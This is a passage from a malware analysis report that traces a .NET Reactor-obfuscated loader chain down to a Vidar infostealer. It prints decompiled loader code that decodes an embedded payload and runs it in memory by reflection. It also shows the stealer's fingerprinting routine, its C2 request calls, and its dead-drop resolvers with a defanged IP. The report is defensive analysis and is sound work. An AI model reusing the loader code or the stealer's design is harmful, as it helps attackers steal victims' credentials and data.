The binary loaded into memory by the previous PowerShell is internally called `Vjqqsvlhxz.exe`. It is a .NET application that has been obfuscated using .NET Reactor. Detect It Easy (DiE) identifies .NET Reactor as being used (Figure 20). DiE states that the reactor is only applying control flow obfuscation techniques. It also identifies the application as using .NET Framework v4.6.




Figure 20 – Vjqqsvlhxz DiE

Utilizing DNSpy, we can see the entry point is located at `Mpfodjxl.DataStructures.SymbolicTree.ParseVirtualTree` (Figure 21).




Figure 21 – Vjqqsvlhxz Metadata

Once at `ParseVirtualTree`, the control flow flattening is rather obvious (Figure 22). We can see it enter a loop followed by a switch case. The control for the switch case is updated at each execution of the loop, which is standard for control flow flattening. Utilizing .NET Reactor Slayer, the assembly can be easily deobfuscated. The tool itself will occasionally dynamically run the binary, so it is best to run it in an isolated environment.

```
using System;
using System.Reflection;
using Mpfodjxl.Properties;

namespace Mpfodjxl.DataStructures
{
    // Token: 0x02000002 RID: 2
    public static class SymbolicTree
    {
        // Token: 0x06000003 RID: 3 RVA: 0x0000205C File Offset: 0x0000025C
        public static void ParseVirtualTree()
        {
            int num = 7;
            int num2 = num;
            for (;;)
            {
                Assembly assembly;
                byte[] array;
                switch (num2)
                {
                case 1:
                {
                    Type type;
                    if (type != null)
                    {
                        num2 = 3;
                        continue;
                    }
                    return;
                }
                case 2:
                    return;
                case 3:
                {
                    Type type;
                    SymbolicTree.TraverseCustomizableTree(type, "MDgDQGm27");
                    num2 = 2;
                    if (<Module>{5526038c-a00a-437b-8146-7ce4c22fbc49}.m_d423b2ee9978476aa7011e7cb08e0d9e.m_6c5744f061c64b5bbf0847d8f259f66b == 0)
                    {
                        num2 = 2;
                        continue;
                    }
                    continue;
                }
                case 4:
                {
                    Type type = SymbolicTree.TraverseAdjustableTree(assembly, "W1QoI2F7kLOXZS9acZ.aXUblkCrrpDhnpKFdQ");
                    num2 = 0;
```

Figure 22 – Control Flow Flattening

The deobfuscated version of `Vjqqsvlhxz` shows a much cleaner output. Here it shows that `ParseVirtualTree` will attempt to define an array variable (Code 53). Next, it will attempt to retrieve an `assembly` variable utilizing `array`. It will then attempt to retrieve a type using the `assembly` and a hardcoded string `W1QoI2F7kLOXZS9acZ.aXUblkCrrpDhnpKFdQ`. Finally, it will use this type along with another hardcoded string `MDgDQGm27`.

```
public static void ParseVirtualTree()
{
    byte[] array = null;
    while (array == null)
    {
      try
      {
        array = SymbolicTree.ParseOperationalTree();
      }
      catch
      {
      }
    }
    Assembly assembly = SymbolicTree.AdaptTree(array);
    if (assembly != null)
    {
      Type type = SymbolicTree.TraverseAdjustableTree(assembly,
        "W1QoI2F7kLOXZS9acZ.aXUblkCrrpDhnpKFdQ");
      if (type != null)
      {
        SymbolicTree.TraverseCustomizableTree(type, "MDgDQGm27");
      }
    }
}
```

Code 52 – `ParseVirtualTree`

`ParseOperationalTree` will take a predefined static variable `Pdbhqku.Myrqjr` and perform a Caeser Cipher decode of `0x34` and then return the resulting data (Code 53). This data is set to `array`.

```
private static byte[] ParseOperationalTree()
    {
      byte[] myrqjr = Pdbhqku.Myrqjr;
      byte[] array = new byte[myrqjr.Length];
      for (int i = 0; i < myrqjr.Length; i++)
      {
        array[i] = (byte)((int)myrqjr[i] - Convert.ToInt32("4"));
      }
      return array;
    }
```

Code 53 – `ParseOperationalTree`

`AdapatTree` will take in a `byte[]` and attempt to load it into the current memory space. It will then return a reference to the loaded assembly (Code 54). At this point, we can assume that whatever is returned by `ParseOperationalTree` is a .NET module/binary.

```
private static Assembly AdaptTree(byte[] last)
    {
      if (last != null && last.Length != 0)
      {
        Assembly assembly;
        try
        {
          assembly = AppDomain.CurrentDomain.Load(last);
        }
        catch (Exception)
        {
          assembly = null;
        }
        return assembly;
      }
      return null;
    }
```

Code 54 – `AdaptTree`

`TraverseAdjustableTree` will take an assembly and attempt to locate a specific type as determined by the second passed parameter (Code 55). It will then return a reference to said type. During the main function, this is called using `assembly` and `W1QoI2F7kLOXZS9acZ.aXUblkCrrpDhnpKFdQ`. We can assume that `W1QoI2F7kLOXZS9acZ.aXUblkCrrpDhnpKFdQ` must be a type within the assembly module.

```
private static Type TraverseAdjustableTree(Assembly spec, string col)
    {
      if (!(spec == null))
      {
        Type type2;
        try
        {
          foreach (Type type in spec.GetTypes())
          {
            if (type.FullName == col)
            {
              return type;
            }
          }
          type2 = null;
        }
        catch (Exception)
        {
          type2 = null;
        }
        return type2;
      }
      return null;
    }
```

Code 55 – `TraverseAdjustableTree`

This type is then passed to `TraverseCustomizableTree` along with `MDgDQGm27` (Code 56). The following code will attempt to retrieve a reference to the method `MDgDQGm27` within the passed type. It will then attempt to call the method using `CreateDelegate`, passing execution into the newly retrieved module.

```
private static void TraverseCustomizableTree(Type init, string map)
    {
      if (init == null)
      {
        return;
      }
      try
      {
        MethodInfo method = init.GetMethod(map, BindingFlags.Static |
            BindingFlags.Public, null, Type.EmptyTypes, null);
        if (!(method == null))
        {
          ((Action)Delegate.CreateDelegate(typeof(Action), null, method))();
        }
      }
      catch (Exception)
      {
      }
    }
```

Code 56 – `TraverseCustomizableTree`

To summarize, `Vjqqsvlhxz` loads an internal type `Pdbhqku.Myrqjr` and modifies each byte by subtracting `0×34`. It will then attempt to load the modified bytes into memory, get a reference to the type `W1QoI2F7kLOXZS9acZ.aXUblkCrrpDhnpKFdQ`, and call its internal function `MDgDQGm27`. `Vjqqsvlhxz` is just a loader that loads in the packed .NET module.

5.4.2 Wfuztdtrcs.dll

The newly uncovered module is internally referred to as `Wfuztdtrcs.dll`, and DiE identifies it is also being packed using .NET Reactor (Figure 23). Unfortunately, it used almost every obfuscation technique. It is also a dynamic link library (DLL) unlike `Vjqqsvlhxz`, which was an executable. The module uses .NET Framework v4.0. Unlike the first binary, it is not simple or straightforward; `Wfuztdtrcs` has 70 namespaces, each with its own custom class.




Figure 23 – `Wfuztdtrcs` DiE

Execution starts at the function `MDgDQGm27()` of class `aXUblkCrrpDhnpKFdQ` under the namespace `W1QoI2F7kLOXZS9acZ` (Code 57). The function itself does nothing. However, there is a feature of .NET binaries called `.cctor` functions. These are called the “Class Constructor” or “Static Constructors” and are called before the function is called.

```
public static void MDgDQGm27()
{
}
```

Code 57 – `MDgDQGm27`

`.cctor()` itself has some interesting contents (Code 58). I was unable to determine exactly how this binary worked due to the heavy obfuscation it utilized. Even after using .NET Reactor, it was still complex. Based on my understanding, it loads yet another embedded binary, modifies it, and loads it into the current memory space and executes it. I was able to retrieve the binary using memory analysis.

```
static aXUblkCrrpDhnpKFdQ()
{
  SC49RHCBgxaLkVEaHD2.Ch2Fs9LTsw();
  int num = 1;
  int num2 = num;
  for (;;)
  {
    switch (num2)
    {
    default:
      eJqEDhKuYb38UJX3sOI.QpfKRs5Vhw(eJqEDhKuYb38UJX3sOI.g2SKjwq0BI);
      num2 = 2;
      if (<Module>{92df31bb-2909-4bc8-90d9-c921d1cadfc9}
        .m_3b47ac03cdd24a24a393bf9738267090.m_3dc9a6d81c264c8ba750759543ee9a2d != 0)
      {
        num2 = 2;
      }
      break;
    case 1:
      DBSmpjKcIMlFGPrbwtP.QpfKRs5Vhw(DBSmpjKcIMlFGPrbwtP.MFZKHkbsPu);
      num2 = 0;
      if (<Module>{92df31bb-2909-4bc8-90d9-c921d1cadfc9}
        .m_3b47ac03cdd24a24a393bf9738267090.m_3f87bfd175b1445a86e4f2a404dbc4e4
    == 0)
      {
        num2 = 0;
      }
      break;
    case 2:
      return;
    }
  }
}
```

Code 58 – `.cctor`

5.5 Final Stage – Vidar




Figure 24 – Final Stage

At this point of execution, the final stage executable is loading in memory. Unfortunately, because I was not able to statically recover this file, I had to use other methods. During dynamic analysis, I noticed during debugging that eventually `chrome.exe` and `edge.exe` were launched. I took it as a sign that a different portion of the malware was executing. Utilizing `SystemInformer`, I dumped all the memory sections that contained the `EXECUTE` flag to disk. One of them contained the final stage. I would generally recommend against this approach because it is loaded in memory, so there is no way to tell what the original binary looked like. Some of the fields could have been overwritten during execution, among other things. In addition, the binary is also mapped into a memory space and does not have its sections as they would look on disk. Using a tool like `pe_unmapper`[7] can un-map the memory dump to something similar to what it would have looked like on disk (or in this case, in memory before it was loaded).

DiE classifies the sample as C/C++. It also mentions that debug data was included; unfortunately, it is only the program database path. The database path does help identify the sample, however. The path is defined as `C:\Users\Administrator\Desktop\vdr1\Release\`

[7] https://github.com/hasherezade/pe_unmapper

`vdr1.pdb`. Given its closeness to the name Vidar, I would be inclined to believe that this is what the sample is.




Figure 25 – Vidar DiE

5.5.1 Overview

At a high level, Vidar attempts to steal passwords from the following browsers: Chrome, Firefox, Edge, Brave, and Opera. It also attempts to steal logins from Telegram, Steam, and Discord. It also attempts to retrieve cookies and the full browser history from these browsers. Vidar will also attempt to retrieve crypto wallets stored in Brave and Monero and it has the ability to retrieve saved session configurations for WinSCP and FileZilla. The code also included mentions of AWS and Azure credential locations and the ability to enumerate files on USBs and to take screen captures.

This sample is not obfuscated at all. All of its strings are in clear text, and there does not seem to be any functions imported at runtime other. During the analysis, we knew it was making web requests specifically to `steamcommunity.com`. Starting by looking at functions that reference `HttpOpenRequest`, Binary Ninja identified five functions where it was referenced (Figure 26).

```
Code References                                                                                    {5}
mw_checkIn_                                                                                        {1}
  |←  00402778 void* eax_8 = HttpOpenRequestA(eax_4, "POST", lpszObjectName, "HTTP/1.1", nullptr, var_8
mw_ExfilCred                                                                                       {1}
  |←  00402d62 void* eax_11 = HttpOpenRequestA(eax_7, "POST", lpszObjectName, "HTTP/1.1", nullptr, lpOp
mw_UnknownComms                                                                                    {1}
  |←  004035a8 void* eax_8 = HttpOpenRequestA(eax_4, "POST", lpszObjectName, "HTTP/1.1", nullptr, var_1
mw_makeInitialRequestToC2                                                                          {1}
  |←  00403d5b void* eax_3 = HttpOpenRequestA(hConnect, "GET", lpszObjectName, "HTTP/1.1", nullptr, var
mw_getStatus                                                                                       {1}
  |←  004040a0 void* eax_8 = HttpOpenRequestA(eax_4, "POST", lpszObjectName, "HTTP/1.1", nullptr, lpOpt
```

Figure 26 – `HttpOpenRequest` Code References

5.5.2 Fingerprinting

```
004106aa    int32_t mw_fingerPrint(int64_t arg1, int128_t arg2, int128_t arg3, int128_t arg4)

004106bd        void var_4c
004106bd        mw_Strcpy(&var_4c, &data_41ae6c[2])
004106cd        void var_40
004106cd        mw_strCat(&var_4c, &var_40, "Version: ")
004106d5        mw_strcpy(&var_4c, &var_40)
004106dc        mw_free(&var_40)
004106e1        mw_getVersion()
004106ea        mw_strCat(&var_4c, &var_40, "12.8")
004106f2        mw_strcpy(&var_4c, &var_40)
004106f9        mw_free(&var_40)
0041070c        mw_strCat(&var_4c, &var_40, "\n")
00410714        mw_strcpy(&var_4c, &var_40)
0041071b        mw_free(&var_40)
00410724        mw_strCat(&var_4c, &var_40, "\n")
0041072c        mw_strcpy(&var_4c, &var_40)
00410733        mw_free(&var_40)
00410740        mw_strCat(&var_4c, &var_40, "Date: ")
00410748        mw_strcpy(&var_4c, &var_40)
0041074f        mw_free(&var_40)
0041075d        mw_strCat(&var_4c, &var_40, mw_getTime())
00410765        mw_strcpy(&var_4c, &var_40)
0041076c        mw_free(&var_40)
00410775        mw_strCat(&var_4c, &var_40, "\n")
0041077d        mw_strcpy(&var_4c, &var_40)
00410784        mw_free(&var_40)
00410791        mw_strCat(&var_4c, &var_40, "MachineID: ")
00410799        mw_strcpy(&var_4c, &var_40)
004107a0        mw_free(&var_40)
```

Figure 27 – `mw_fingerPrint`

An interesting function that I labeled `mw_fingerPrint` has various strings that were observed during initial communications with the C2 server during my dynamic analysis (Figure 27). The strings are tied to various values that are set depending on the host's configuration. A full dump is attached to this report. Easily identifiable functions were used. For example, `Version:` is loaded onto the buffer, after which there is an immediate call to `mw_getVersion()`. Within `mw_getVersion`, it returns a value of `12.8`, which is set in a global data reference.

The function attempts to find the following information about the host: current time and date, machine ID, GUID, hardware ID, path of current binary, work directory (seems to be hardcoded to be `In memory`), current Windows version, computer name, username, display resolution, keyboard, local time, time zone, hardware information such as CPU, GPU, and RAM size, process list, and finally a list of currently installed software.

5.5.3 Dead Drop Resolvers

Vidar is configured to use specific DDRs. These are endpoints that contain URLs that Vidar uses to make contact for final C2 communications. For this particular sample, there were two DDRs configured, one for steamcommunity.com (Figure 28) and another for t.me (telegram) (Figure 29). Vidar will attempt to make a request to the specific URL and parse the response out. This specific sample was preconfigured with the campaign ID of `a110mgz`. It will look for this string on the DDR endpoint and grab all the subsequent values up until the first `|`. For example, the steam DDR was configured with `https://95[.]216[.]180[.]186`.




Figure 28 – Steam Community DDR

